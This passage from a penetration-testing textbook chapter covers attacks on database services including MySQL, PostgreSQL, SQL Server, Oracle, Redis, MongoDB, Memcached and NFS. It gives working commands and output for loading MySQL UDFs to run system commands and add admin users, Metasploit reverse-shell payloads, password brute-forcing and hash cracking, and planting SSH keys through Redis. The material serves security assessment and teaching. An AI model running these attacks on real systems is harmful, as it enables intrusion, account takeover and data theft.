| CVE-2014-6507 | 5.6.0 to 5.6.20 5.5.0 to 5.5.39 |
Privilege escalation via DML operation |
| CVE-2012-5612 | 5.5.0 to 5.5.28 | MDL subsystem heap overflowa |
| CVE-2012-5611 | 5.5.0 to 5.5.28 5.1.0 to 5.1.66 |
Stack overflow in acl_get() functionb |
| CVE-2012-3163 | 5.5.0 to 5.5.26 5.1.0 to 5.1.64 |
Unspecified privilege escalation flaw affecting Microsoft Windows MySQL deployments |
| CVE-2010-1850 | 5.1.0 to 5.1.46 5.0.0 to 5.0.91 |
Code execution via COM_FIELD_LIST |
a King Cope, “MySQL (Linux) Heap Based Overrun PoC Zeroday”, email message to Full Disclosure mailing list, December 1, 2012. b King Cope, “MySQL (Linux) Stack Based Buffer Overrun PoC Zeroday”, email message to Full Disclosure mailing list, December 1, 2012. | ||
If you are able to upload a malicious shared library to a directory structure that is readable by MySQL (through a web application vulnerability, FTP, or other means), you can achieve OS command execution via MySQL by loading the library as a user-defined function (UDF). Bernardo Damele A. G.’s udfhack GitHub repository4 contains the source code to his shared libraries. You can find compiled versions for 32- and 64-bit versions of Windows and Linux within sqlmap5 under the udf/mysql/ directory.
Examples 15-4 and 15-5 demonstrate the technique used to load libraries from arbitrary locations and execute commands under Microsoft Windows and Linux, as originally described by Adam Palmer.6
use mysql;
create table npn(line blob);
insert into npn values(load_file('/tmp/lib_mysqludf_sys.so'));
select * from npn into dumpfile '/tmp/lib_mysqludf_sys.so';
create function sys_exec returns integer soname 'lib_mysqludf_sys.so';
select sys_exec('id > /tmp/out.txt');
USE mysql;
CREATE TABLE npn(line blob);
INSERT INTO npn values(load_files('C://temp//lib_mysqludf_sys.dll'));
SELECT * FROM mysql.npn INTO DUMPFILE 'c://windows//system32//lib_mysqludf_sys_32.dll';
CREATE FUNCTION sys_exec RETURNS integer SONAME 'lib_mysqludf_sys_32.dll';
SELECT sys_exec("net user npn npn12345678 /add");
SELECT sys_exec("net localgroup Administrators npn /add");
PostgreSQL is an Object-Relational Database Management System (ORDBMS) that uses TCP port 5432 by default to serve clients. Example 15-6 demonstrates Nmap used to fingerprint an available instance online.
root@kali:~# nmap -sSV -p5432 -n 138.122.75.109 Starting Nmap 6.47 (http://nmap.org) at 2015-12-23 06:23 EDT Nmap scan report for 138.122.75.109 PORT STATE SERVICE VERSION 5432/tcp open postgresql PostgreSQL DB 8.2.6 - 8.2.19
At the time of writing, NVD contains no unauthenticated remotely exploitable flaws in PostgreSQL, but it does list a large number of authenticated issues resulting in command execution and escalation of privileges. The subsequent sections detail brute-force password grinding and authenticated Metasploit modules that you can use during testing.
You can use the Metasploit postgres_login module to test available services for weak credentials. The pgsql-brute script within Nmap can also be of use in some situations. Examples 15-7 and 15-8 demonstrate using Metasploit to perform PostgreSQL brute-force password grinding, and using the psql client within Kali Linux to authenticate.
msf > use auxiliary/scanner/postgres/postgres_login msf auxiliary(postgres_login) > set RHOSTS 192.168.2.5 msf auxiliary(postgres_login) > set VERBOSE false msf auxiliary(postgres_login) > run [+] 192.168.2.5:5432 Postgres - Success: postgres:postgres (Database `template1` succeeded.)
root@kali:~# psql –U postgres –d template1 –h 192.168.2.5 Password for user postgres:postgrespsql (9.4, server 8.3.1) WARNING: psql version 9.4, server version 8.3 Some psql features might not work. SSL connection (cipher: DHE-RSA-AES256-SHA, bits: 256) Type "help" for help. template1=# \l List of databases Name | Owner | Encoding | Access privileges -----------+----------+----------+---------------------- postgres | postgres | UTF8 | template0 | postgres | UTF8 | =c/postgres : postgres=CTc/postgres template1 | postgres | UTF8 | =c/postgres : postgres=CTc/postgres
Table 15-5 lists Metasploit modules that you can use to authenticate with exposed PostgreSQL instances, obtain data, execute commands, and escalate privileges.
| Module | Purpose |
|---|---|
| postgres_sql | Execute arbitrary SQL statements |
| postgres_hashdump | Extract username and password hash values |
| postgres_schemadump | Display the database schema |
| postgres_readfile | Import a local file and display it (e.g., /etc/passwd) |
| postgres_payload | Load a shared object via pg_largeobject and create a UDF to execute arbitrary code on the server side |
Examples 15-9 and 15-10 demonstrate using Metasploit and Hashcat to obtain, prepare, and crack user password hashes. Example 15-11 demonstrates command execution via Metasploit using the postgres_payload module.
msf > use auxiliary/scanner/postgres/postgres_hashdump msf auxiliary(postgres_hashdump) > set RHOSTS 192.168.2.10 msf auxiliary(postgres_hashdump) > set USERNAME postgres msf auxiliary(postgres_hashdump) > set PASSWORD toto msf auxiliary(postgres_hashdump) > run [*] Query appears to have run successfully [+] Postgres Server Hashes Username -------- phppgadmin md537c2415c04b4d92c1904c46cd492ba37 postgres md59fa7827a30a483125ca3b7218bad6fee tms md511142ca27072a18dda473b7f3bcf31a3 whitecell md521ef9598943f45c9ca2a5ae791d8c617
root@kali:~# cat > hashes << STOP 37c2415c04b4d92c1904c46cd492ba37:phppgadmin 9fa7827a30a483125ca3b7218bad6fee:postgres 11142ca27072a18dda473b7f3bcf31a3:tms 21ef9598943f45c9ca2a5ae791d8c617:whitecell STOP root@kali:~# hashcat -m 10 hashes /usr/share/wordlists/sqlmap.txt Initializing hashcat v0.49 with 1 threads and 32mb segment-size... Added hashes from file hashes: 4 (4 salts) NOTE: press enter for status-screen 37c2415c04b4d92c1904c46cd492ba37:phppgadmin:catdog 21ef9598943f45c9ca2a5ae791d8c617:whitecell:chiapet 9fa7827a30a483125ca3b7218bad6fee:postgres:toto
msf > use exploit/windows/postgres/postgres_payload msf exploit(postgres_payload) > set PAYLOAD windows/meterpreter/reverse_tcp msf exploit(postgres_payload) > set RHOST 192.168.2.10 msf exploit(postgres_payload) > set USERNAME postgres msf exploit(postgres_payload) > set PASSWORD toto msf exploit(postgres_payload) > run [*] Started reverse handler on 192.168.2.21:4444 [*] Authentication successful and vulnerable version 8.4 on Windows confirmed. [*] Uploaded flJBELWn.dll as OID 33011 to table jnrotcvq(ipmhmpch) [*] Command Stager progress - 26.48% done (1499/101465 bytes) [*] Command Stager progress - 73.51% done (98934/101465 bytes) [*] Command Stager progress - 98.95% done (100400/101465 bytes) [*] Meterpreter session 1 opened (192.168.2.21:4444 -> 192.168.2.10:1748) meterpreter > getuid Server username: DEMO\postgres
Hosts running Microsoft SQL Server commonly expose two ports:
TCP port 1433, used by clients to interact with the service and databases
UDP port 1434, providing resolution service (listing available instances)
Servers can run multiple database instances using various high ports. The SQL Server Resolution Service (SSRS) listening on UDP port 1434 provides resolution—listing the registered SQL Server instances and their transport details (e.g., TCP ports and named pipes7).
Nmap invokes the ms-sql-info script upon encountering SQL Server interfaces, as shown in Example 15-12. The script queries the SRSS interface via UDP port 1434 and retrieves details of the available database instances.
root@kali:~# nmap -sSUVC –p1433,1434 -n 10.0.0.10 Starting Nmap 6.46 (http://nmap.org) at 2015-08-04 15:35 PDT Nmap scan report for 10.0.0.10 PORT STATE SERVICE VERSION 1433/tcp open ms-sql-s Microsoft SQL Server 2008 R2 10.50.2550.00; SP1+ 1434/udp open ms-sql-m Microsoft SQL Server 10.50.2500.0 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: | ms-sql-info: | Windows server name: DBSQL2K801 | [10.0.0.10\MSSQLSERVER] | Instance name: MSSQLSERVER | Version: Microsoft SQL Server 2008 R2 SP1+ | Version number: 10.50.2550.00 | Product: Microsoft SQL Server 2008 R2 | Service pack level: SP1 | Post-SP patches applied: Yes | TCP port: 1433 |_ Clustered: No
Cross-reference the SQL Server version with NVD to identify weaknesses. At the time of writing, exploitation of known flaws requires authentication to reach vulnerable functions, as summarized by Table 15-6.
| CVE reference(s) | Affected versions (up to) | Notes |
|---|---|---|
CVE-2015-1763 CVE-2015-1762 |
SQL Server 2014 SQL Server 2012 SP2 SQL Server 2008 R2 SP2 SQL Server 2008 SP3 |
Multiple remote authenticated vulnerabilities resulting in code execution |
CVE-2012-1856 CVE-2012-0158 |
SQL Server 2008 R2 SP2 SQL Server 2008 SP3 |
The default administrative account under Microsoft SQL Server is sa. Additional accounts that are sometimes created include distributor_admin, sql, sqluser, sql_account, sql_user, and sql-user. Hydra and Metasploit8 support brute-force password grinding over TCP/IP (using port 1433 by default). To perform brute-force over SMB using named pipes, consider sqlbf.9
Table 15-7 lists Metasploit modules that you can combine with valid credentials to execute commands and obtain data from SQL Server instances. Example 15-13 demonstrates mssql_payload execution. Patrik Karlsson’s SQLAT toolkit10 also supports file upload, registry access, and SAM database download via extended stored procedures.
| Module | Purpose |
|---|---|
| mssql_enum | Enumerate server configuration |
mssql_escalate_dbowner mssql_escalate_execute_as |
Local privilege escalation |
| mssql_findandsampledata | Crawl available databases for useful content |
| mssql_hashdump | Extract encrypted user password hashes |
| mssql_idf | Search the database for interesting data |
| mssql_local_auth_bypass | Add privileged local user accounts |
| mssql_linkcrawler | Exploit linked database servers |
| mssql_ntlm_stealer | Steal NTLM service credentials via SMB |
| mssql_payload | Execute OS commands via xp_cmdshell |
| mssql_schemadump | Extract the database schema |
| mssql_sql_file | Load and execute SQL statements from a file |
msf > use exploit/windows/mssql/mssql_payload msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp msf exploit(mssql_payload) > set LHOST 10.0.0.25 msf exploit(mssql_payload) > set RHOST 10.0.0.10 msf exploit(mssql_payload) > set MSSQL_USER distributor_admin msf exploit(mssql_payload) > set MSSQL_PASS password msf exploit(mssql_payload) > run [*] Started reverse handler on 10.0.0.25:4444 [*] Warning: This module will leave fGDpiveA.exe in the SQL Server %TEMP% directory [*] Writing the debug.com loader to the disk... [*] Converting the debug script to an executable... [*] Uploading the payload, please be patient... [*] Converting the encoded payload... [*] Executing the payload... [*] Sending stage (719360 bytes) [*] Meterpreter session 1 opened (10.0.0.25:4444 -> 10.0.0.10:1708) meterpreter > sysinfo Computer: DBSQL2K801 OS : Windows .NET Server (Build 3790, Service Pack 2). Arch : x86 Language: en_US
Many of the listed modules were written by Scott Sutherland and presented during AppSec USA 2012.11
The Transparent Network Substrate (TNS) protocol brokers client connections to Oracle Database instances via the TNS listener service, which listens on TCP port 1521. Nmap fingerprints exposed TNS listener services, as follows:
root@kali:~# nmap -sSV -p1521 –n 10.11.21.25 Starting Nmap 6.46 (http://nmap.org) at 2015-08-04 15:39 PDT Nmap scan report for 10.11.21.25 PORT STATE SERVICE VERSION 1521/tcp open oracle-tns Oracle TNS Listener 10.2.0.4.0 (for Linux)
The listener service has its own authentication mechanism and is administered outside of the database. In its default configuration, you can interact with the TNS listener to retrieve useful information, and if unpatched, exploit it to intercept database traffic and execute commands remotely.
Attacking Oracle Database instances from the network commonly involves four steps:
Assessment of the TNS listener configuration and retrieval of useful information
Enumeration of database system ID (SID) values
Armed with valid SID details, brute-force password grinding to secure access
Upon authentication, privilege escalation and pivoting via available functions
Exploitable flaws exist within components including the TNS listener, which an attacker can take advantage of to gather data (e.g., SID values) and execute arbitrary commands. Here I detail each assessment phase and the exploitation of respective weaknesses.
Within Kali Linux, you can use either the tnscmd10g utility or Metasploit12 to send commands to available TNS listener services. Example 15-14 demonstrates using tnscmd10g to issue a version command.
root@kali:~# tnscmd10g version -h 10.11.21.25 sending (CONNECT_DATA=(COMMAND=version)) to 10.11.21.25:1521 writing 90 bytes reading .M.......6.........-. ..........(DESCRIPTION=(TMP=)(VSNNUM=169870336)(ERR=0)).........TNSLSNR for Linux: Version 10.2.0.4.0 - Production..TNS for Linux: Version 10.2.0.4.0 - Production..Unix Domain Socket IPC NT Protocol Adaptor for Linux: Version 10.2.0.4.0 - Production..Oracle Bequeath NT Protocol Adapter for Linux: Version 10.2.0.4.0 - Production..TCP/IP NT Protocol Adapter for Linux: Version 10.2.0.4.0 - Production,,.........@
Table 15-8 lists valid commands. Mileage varies widely based on Oracle Database version and configuration—older versions leave the TNS listener completely exposed by default, and Oracle 11g introduced security controls that make probing and exploitation difficult.
| Command | Purpose |
|---|---|
| ping | Ping the listener |
| version | Provide output of the listener version and platform information |
| status | Return the current status and variables used by the listener |
| services | Dump service data |
| debug | Dump debugging information to the listener log |
| reload | Reload the listener configuration file |
| save_config | Write the listener configuration file to a backup location |
| stop | Invoke listener shutdown |
The TNS listener will sometimes return an error code during probing. Example 15-15 demonstrates using tnscmd10g to send a status command to the listener: at first we receive a version mismatch error (12618), so use the --10G flag to connect using an Oracle 10g string, which in turn elicits an authentication error (1189). Table 15-9 lists error codes that you will likely encounter during testing. You can find an exhaustive list in the Oracle Database 12c documentation.13
root@kali:~# tnscmd10g status -h 10.11.21.25 sending (CONNECT_DATA=(COMMAND=status)) to 10.11.21.25:1521 writing 89 bytes reading .a."..U(DESCRIPTION=(ERR=12618)(VSNNUM=169870336)(ERROR_STACK=(ERROR=(CODE=12618)(EMFI=4)))) root@kali:~# tnscmd10g status -h 10.11.21.25 --10G sending (CONNECT_DATA=(CID=(PROGRAM=)(HOST=linux)(USER=oracle))(COMMAND=status) (ARGUMENTS=64)(SERVICE=LISTENER)(VERSION=169869568)) to 10.11.21.25:1521 writing 181 bytes reading .e."..Y(DESCRIPTION=(TMP=)(VSNNUM=169870336)(ERR=1189)(ERROR_STACK=(ERROR=(CODE=1189)(EMFI=4))))
| Error | Reason |
|---|---|
| 1169 | The listener does not recognize the password |
| 1189 | The listener could not authenticate the user |
| 1190 | The user is not authorized to execute the requested command |
| 12508 | The listener could not resolve the command |
| 12618 | The TNS versions are incompatible |
SID values uniquely identify databases within Oracle environments, and are used during database connection and authentication. Examples 15-16 and 15-17 demonstrate using Metasploit to identify SID values. The enumeration tactic used by sid_enum is effective against Oracle Database 9.2.0.7 and prior, and so sid_brute should be run when testing current releases.
msf > use auxiliary/scanner/oracle/sid_enum msf auxiliary(sid_enum) > set RHOSTS 10.11.21.20 msf auxiliary(sid_enum) > run [*] Identified SID for 10.11.21.20: ORCL [*] Identified SID for 10.11.21.20: TEST
msf > use auxiliary/scanner/oracle/sid_brute msf auxiliary(sid_brute) > set RHOSTS 10.11.21.25 msf auxiliary(sid_brute) > set VERBOSE false msf auxiliary(sid_brute) > run [*] Checking 571 SIDs against 10.11.21.25:1521 [+] 10.11.21.25:1521 Oracle – 'TEST' is valid
Due to licensing restrictions, the Metasploit oracle_login module will return an error when run from Kali Linux.16 The Nmap oracle-brute and oracle-brute-stealth scripts work out-of-the-box, as demonstrated in Examples 15-18 and 15-19. The oracle-brute-stealth script exploits a flaw within Oracle 11g that reveals account password hashes.17
root@kali:~# nmap -p1521 --script oracle-brute --script-args oracle-brute.sid=TEST –n \ 10.11.21.20 Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-03-02 14:54 EST Nmap scan report for 10.11.21.20 PORT STATE SERVICE 1521/tcp open oracle | oracle-brute: | Accounts | perfstat:perfstat => Valid credentials | scott:tiger => Valid credentials | Statistics |_ Perfomed 157 guesses in 8 seconds, average tps: 19
root@kali:~# nmap -p1521 --script oracle-brute-stealth --script-args \ oracle-brute-stealth.sid=DB11g -n 10.11.21.30 Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-03-02 14:58 EST Nmap scan report for 10.11.21.30 PORT STATE SERVICE 1521/tcp open oracle | oracle-brute-stealth: | Accounts | SYS:$o5logon$1245C95384E15E7F0C893FCD1893D8E19078170867E892CE86DF90880E09FAD3B4832CBCFDAC1 | A821D2EA8E3D2209DB6*4202433F49DE9AE72AE2 - | Hashed valid or invalid credentials | Statistics |_ Performed 241 guesses in 12 seconds, average tps: 20 root@kali:~# cat > hashes.txt << STOP SYS:\$o5logon\$1245C95384E15E7F0C893FCD1893D8E19078170867E892CE86DF90880E09FAD3B4832CBCFDAC1A821 D2EA8E3D2209DB6*4202433F49DE9AE72AE2 STOP root@kali:~# john hashes.txt Using default input encoding: UTF-8 Loaded 1 password hash (o5logon, Oracle O5LOGON protocol [SHA1 AES 32/32 AES-oSSL]) password (SYS)
When copying and pasting Oracle user password hashes into a text file from the command line, remember to escape the $ characters by using \ characters, as demonstrated in Example 15-18.
You can use the sqlplus utility from the Kali Linux command line to interact with available databases. First, download the following Oracle Instant Client packages for Linux18 and save the files to /opt/oracle/, as follows:
/opt/oracle/instantclient-basic-linux-12.1.0.2.0.zip /opt/oracle/instantclient-sqlplus-linux-12.1.0.2.0.zip
Upon unzipping, the /opt/oracle/instantclient_12_1 directory structure should contain sqlplus and the other files. Append the following lines to ~/.bashrc to set the necessary environment variables:
export PATH=$PATH:/opt/oracle/instantclient_12_1 export SQLPATH=/opt/oracle/instantclient_12_1 export TNS_ADMIN=/opt/oracle/instantclient_12_1 export LD_LIBRARY_PATH=/opt/oracle/instantclient_12_1 export ORACLE_HOME=/opt/oracle/instantclient_12_1
Upon logging-out and back in, the sqlplus utility should work. Example 15-20 demonstrates the tool used to authenticate with the TEST database instance on 10.11.21.20 using the perfstat credentials obtained earlier.
root@kali:~# sqlplus perfstat/perfstat@10.11.21.20:1521/TEST Connected. SQL> select version from v$instance; VERSION ----------------- 9.2.0.7.0
You might seek to execute operating system commands,19 undertake port scanning,20 and exploit countless privilege escalation flaws upon authentication. For example, the January 2016 Oracle Critical Patch Update21 contained fixes for seven critical vulnerabilities within Oracle Database, as publicized by David Litchfield.22 Table 15-10 lists Metasploit modules that you can use to execute code and escalate privileges within older Oracle Database releases.
| CVE reference(s) | Affected versions | Description |
|---|---|---|
| CVE-2010-3600 |
11.2.0.0 to 11.2.0.1 11.1.0.0 to 11.1.0.7 |
The Oracle Client System Analyzer supports arbitrary file upload and code executiona |
|
CVE-2010-2415 CVE-2010-0870 |
11.2.0.0 to 11.2.0.1 11.1.0.0 to 11.1.0.7 10.2.0.0 to 10.2.0.4 10.1.0.0 to 10.1.0.5 9.2.0.0 to 9.2.0.8 |
Multiple Oracle SQL injection flaws resulting in privilege escalationb,c |
|
CVE-2010-0866 |
11.2.0.0 to 11.2.0.1 11.1.0.0 to 11.1.0.7 10.2.0.0 to 10.2.0.4 10.1.0.0 to 10.1.0.5 |
Java I/O privilege escalation flaw resulting in code execution (Windows only)d |
|
CVE-2009-0978 |
11.0.0.0 to 11.1.0.6 10.2.0.0 to 10.2.0.4 10.1.0.0 to 10.1.0.5 |
SQL injection in the Oracle Workspace Manager resulting in privilege escalatione |
| – |
All |
Invokes an egress SMB session from the Oracle server to obtain the NTLM hash of the service account for offline crackingf |
a Metasploit client_system_analyzer_upload module. b Metasploit dbms_cdc_publish2 module. c Metasploit dbms_cdc_publish3 module. d Metasploit jvm_os_code_10g module. | ||
MongoDB is a cross-platform document-oriented database . By default, the server listens on TCP port 27017 and is run without authentication. Shodan provides details of exposed instances online.23
Nmap can interrogate available services via mongodb-databases and mongodb-info scripts, as demonstrated in Example 15-21 (output stripped for brevity). Table 15-11 lists remotely exploitable flaws within MongoDB.
root@kali:~# nmap -sSVC -p27017 173.255.254.242 Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-01-04 07:59 EST Nmap scan report for 173.255.254.242 PORT STATE SERVICE VERSION 27017/tcp open mongodb MongoDB 2.4.10 | mongodb-databases: | databases | 2 | name = data | sizeOnDisk = 486539264 | empty = false | 1 | name = westeros | sizeOnDisk = 218103808 | empty = false | 0 | name = admin | sizeOnDisk = 1 | empty = true | totalSize = 704643073 |_ ok = 1 | mongodb-info: | MongoDB Build info | version = 2.4.10 | bits = 64 | ok = 1 | maxBsonObjectSize = 16777216 | sysInfo = Linux ip-10-2-29-40 2.6.21.7-2.ec2.v1.2.fc8xen #1 SMP Fri | Nov 20 17:48:28 EST 2009 x86_64 BOOST_LIB_VERSION=1_49
| CVE reference | Affected versions | Notes |
|---|---|---|
| CVE-2013-4650 | 2.5.0 2.4.0 to 2.4.4 |
Privilege escalation flaw |
| CVE-2013-3969 | 2.4.0 to 2.4.4 | Memory corruption issues resulting in server-side code executiona |
| CVE-2013-1892 | 2.2.0 to 2.2.3 2.0.0 to 2.0.9 |
|
| CVE-2012-6619 | 2.3.1 and prior | Buffer over-read, resulting in information leak of system memory and secrets (e.g., credentials and encryption keys) |
Metasploit supports brute-force password grinding of exposed MongoDB instances requiring authentication (via mongodb_login). Upon securing access to the service, you can execute commands by using the flaws listed in Table 15-11, and clone available databases using NoSQLMap.24,25
Redis is an open source in-memory data store, used as a database, cache, and message broker within larger systems. By default, the service uses no authentication, and binds to TCP port 6379 of all network interfaces. Nmap’s redis-info script provides system details, as demonstrated by Example 15-22.
root@kali:~# nmap -p6379 --script redis-info 109.206.167.35 Starting Nmap 6.47 (http://nmap.org) at 2015-11-30 21:26 PST Nmap scan report for 35.167.serverel.net (109.206.167.35) PORT STATE SERVICE 6379/tcp open unknown | redis-info: | Version 2.8.3 | Operating System FreeBSD 9.1-RELEASE-p4 amd64 | Architecture 64 bits | Process ID 53453 | Used CPU (sys) 192269.11 | Used CPU (user) 92284.88 | Connected clients 2 | Connected slaves 0 | Used memory 238.96M |_ Role master
If details are not returned, the service likely requires authentication. The Nmap redis-brute script performs brute-force password grinding, revealing the service password. If authentication is enabled, the default password is foobared.
Within Kali Linux, you can use the redis-cli utility to read from and write to available Redis instances, as demonstrated in Example 15-23. A useful primer detailing data types and commands is available online,26 and exposed instances are easily found using Shodan.27
root@kali:~# redis-cli -h 109.206.167.35
109.206.167.35:6379> keys *
1) "e75e0f36586d050ef00b4100936f5c66"
2) "ab1f89d2a5165f1eadb347780d1962c5"
3) "7a580ac8a724a05d56a0f13ceb3bd6bd"
4) "5f16ef95989e4cafdc26163555e724d2"
5) "4f9188e68ab453d75f653c9be6a88814"
6) "ba48b7d7025a2c16ccfa23244f15e78b"
7) "97beffb461ffb86e0a41f39925dcedd9"
8) "358bb7b4b5aad283f247c69622cd67ed"
9) "3565569c78e72e2ba536d9c414708aec"
10) "351115ba5f690fb9b1bdc1b41e673a94"
(3.24s)
109.206.167.35:6379> get 351115ba5f690fb9b1bdc1b41e673a94
"x\x9c\xcb\xb4241\xb1\xb0\xb0\xb4061\xb7\x06\x00\x15\xd8\x02\xf7"
At the time of writing, NVD lists a single, high-severity vulnerability within Redis.28 The flaw is described in detail by Ben Murphy online,29 and results in arbitrary code execution within versions 2.8.0 and prior, 3.0.0, and 3.0.1.
There exists a second exploitable flaw by which an attacker can abuse Redis to write to disk, as shown in Example 15-24, and described by Salvatore Sanfilippo.30 Exploitation involves the following steps:
Generate a malicious RSA keypair
Prepare the public key by adding newlines
Flush the contents of the target Redis data store
Load the malicious public key into Redis
Set a useful location to dump the content (e.g., /home/redis/.ssh/authorized_keys)
Save the configuration and exit
Authenticate via SSH by using the respective credentials
root@kali:~# ssh-keygen -t rsa -C "crack@redis.io" Generating public/private rsa key pair. Enter file in which to save the key (/root/.ssh/id_rsa): /tmp/id_rsa Enter passphrase (empty for no passphrase): Enter same passphrase again: Your identification has been saved in /tmp/id_rsa. Your public key has been saved in /tmp/id_rsa.pub. The key fingerprint is: 3b:be:45:ef:54:bf:21:36:06:a5:ca:e9:6c:34:76:c1 crack@redis.io The key's randomart image is: +---[RSA 2048]----+ | | | | | . . | | Eo | | S .o. . | | .*oo.. . | | =++ o= ..| | .o+ oo o o| | ++ . . | +-----------------+ root@kali:~# (echo -e "\n\n"; cat /tmp/id_rsa.pub; echo -e "\n\n") > /tmp/foo root@kali:~# redis-cli -h 192.168.1.11 echo flushall root@kali:~# cat /tmp/foo | redis-cli -h 192.168.1.11 -x set crackit root@kali:~# redis-cli -h 192.168.1.11 192.168.1.11:6379> config set dir /home/redis/.ssh/ OK 192.168.1.11:6379> config set dbfilename "authorized_keys" OK 192.168.1.11:6379> save OK 192.168.1.11:6379> exit root@kali:~# ssh -i /tmp/id_rsa redis@192.168.1.11 Enter passphrase for key 'id_rsa': Last login: Mon Nov 2 15:58:43 2015 from 192.168.1.10 backend:~$
Memcached is an open source, high-performance, distributed memory key-value store. Although Memcached supports SASL, most instances are exposed without authentication.
Nmap31 and Metasploit32 obtain data from exposed Memcached instances, as demonstrated in Examples 15-25 and 15-26. Sensitive materials can include credentials that can be used to elevate privileges within a larger system.
root@kali:~# nmap -p11211 --script memcached-info 43.249.188.252 Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-12-10 02:35 EST Nmap scan report for 43.249.188.252 PORT STATE SERVICE 11211/tcp open unknown | memcached-info: | Process ID 8608 | Uptime 7283764 seconds | Server time 2015-12-10T07:42:53 | Architecture 64 bit | Used CPU (user) 211.403861 | Used CPU (system) 273.942354 | Current connections 27 | Total connections 62998 | Maximum connections 65535 | TCP Port 11211 | UDP Port 11211 |_ Authentication no
msf > use auxiliary/gather/memcached_extractor
msf auxiliary(memcached_extractor) > set RHOSTS 43.249.188.252
msf auxiliary(memcached_extractor) > run
[+] 43.249.188.252:11211 - Found 8 keys
Keys/Values Found for 43.249.188.252:11211
==========================================
Key Value
--- -----
destination_for_BTjuPEdU "VALUE destination_for_IWTEBi 0
30\r\nhttp://i.imgur.com/BSPqEsF.jpg\r\nEND\r\n"
destination_for_IWTEBi "VALUE browserb51b58d73bd65ff6d963de93f1b9702d 0
4\r\nb:0;\r\nEND\r\n"
destination_for_eMiUxo "VALUE destination_for_eZmFRCPA 0
30\r\nhttp://i.imgur.com/fhuHrLn.jpg\r\nEND\r\n"
destination_for_eZmFRCPA "VALUE destination_for_eMiUxo 0
30\r\nhttp://i.imgur.com/3do6cCi.jpg\r\nEND\r\n"
[+] 43.249.188.253:11211 - memcached loot stored at /root/.msf4/loot/20151210023237_
default_43.249.188.252_memcached.dump_739313.txt
Hadoop is an open source framework supporting the distributed storage and processing of large datasets using computer clusters. Storage is handled by the Hadoop Distributed File System (HDFS) and processing is performed by using MapReduce and other applications (e.g., Apache Storm, Flink, and Spark) via YARN, as demonstrated in Figure 15-1.

You can query MapReduce and HDFS services by using the Nmap scripts listed in Table 15-12 (including details of the default ports). At the time of writing, Metasploit does not support Hadoop.
| Script name | Port | Purpose |
|---|---|---|
| hadoop-jobtracker-info | 50030 | Retrieve information from MapReduce job and task tracker services |
| hadoop-tasktracker-info | 50060 | |
| hadoop-namenode-info | 50070 | Retrieve info from HDFS name node |
| hadoop-datanode-info | 50075 | Retrieve info from HDFS data node |
| hadoop-secondary-namenode-info | 50090 | Retrieve info from HDFS secondary name node |
Lightweight Python33 and Go HDFS34 clients are available online.
Hadoop runs without authentication by default. You can configure HDFS, YARN, and MapReduce services to use Kerberos.35 At the time of writing, NVD lists a handful of Hadoop authentication bypass and impersonation issues.
Network File System daemons (nfs and nfs_acl) provide file system access to remote clients. Under Linux, Solaris, and other operating systems, additional RPC services process mount requests (mountd) and provide details of quotas (rquotad), file locks (nlockmgr), and status changes (status). Nmap can identify these services during testing, as demonstrated in Example 15-27.
root@kali:~# nmap -sSUC -p111,32771 192.168.10.3 Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 10:25 UTC Nmap scan report for 192.168.10.3 PORT STATE SERVICE 111/tcp open rpcbind | rpcinfo: | program version port/proto service | 100000 2,3,4 111/tcp rpcbind | 100000 2,3,4 111/udp rpcbind | 100003 2,3 2049/tcp nfs | 100003 2,3 2049/udp nfs | 100005 1,2,3 32811/udp mountd | 100005 1,2,3 32816/tcp mountd | 100021 1,2,3,4 4045/tcp nlockmgr | 100021 1,2,3,4 4045/udp nlockmgr | 100024 1 32777/tcp status | 100024 1 32786/udp status | 100227 2,3 2049/tcp nfs_acl |_ 100227 2,3 2049/udp nfs_acl
Example 15-28 demonstrates how you can query the mountd service to show available NFS exports. In this case, the /home directory is exported publicly, which you then mount. To log into the server via SSH, you could write a malicious public key to a user’s home directory (via .ssh/authorized_keys, as per Example 15-24).
root@kali:~# showmount -e 192.168.10.3 Export list for 192.168.10.1: /home (everyone) /usr/local onyx.trustmatta.com /disk0 192.168.10.10,192.168.10.11 root@kali:~# mkdir /tmp/mnt root@kali:~# mount 192.168.10.3:/home /tmp/mnt root@kali:~# cd /tmp/mnt root@kali:~# ls -la total 44 drwxr-x--- 17 root root 512 Jun 26 09:59 . drwxr-xr-x 9 root root 512 Oct 12 03:25 .. drwx------ 3 george users 512 May 04 2005 george drwx--x--x 8 alicia users 1024 May 29 2009 alicia drwx------ 3 bailey users 512 Oct 20 2010 bailey drwx------ 4 katy users 512 Sep 01 2013 katy drwxr-x--- 4 zarah users 512 Dec 29 2015 zarah
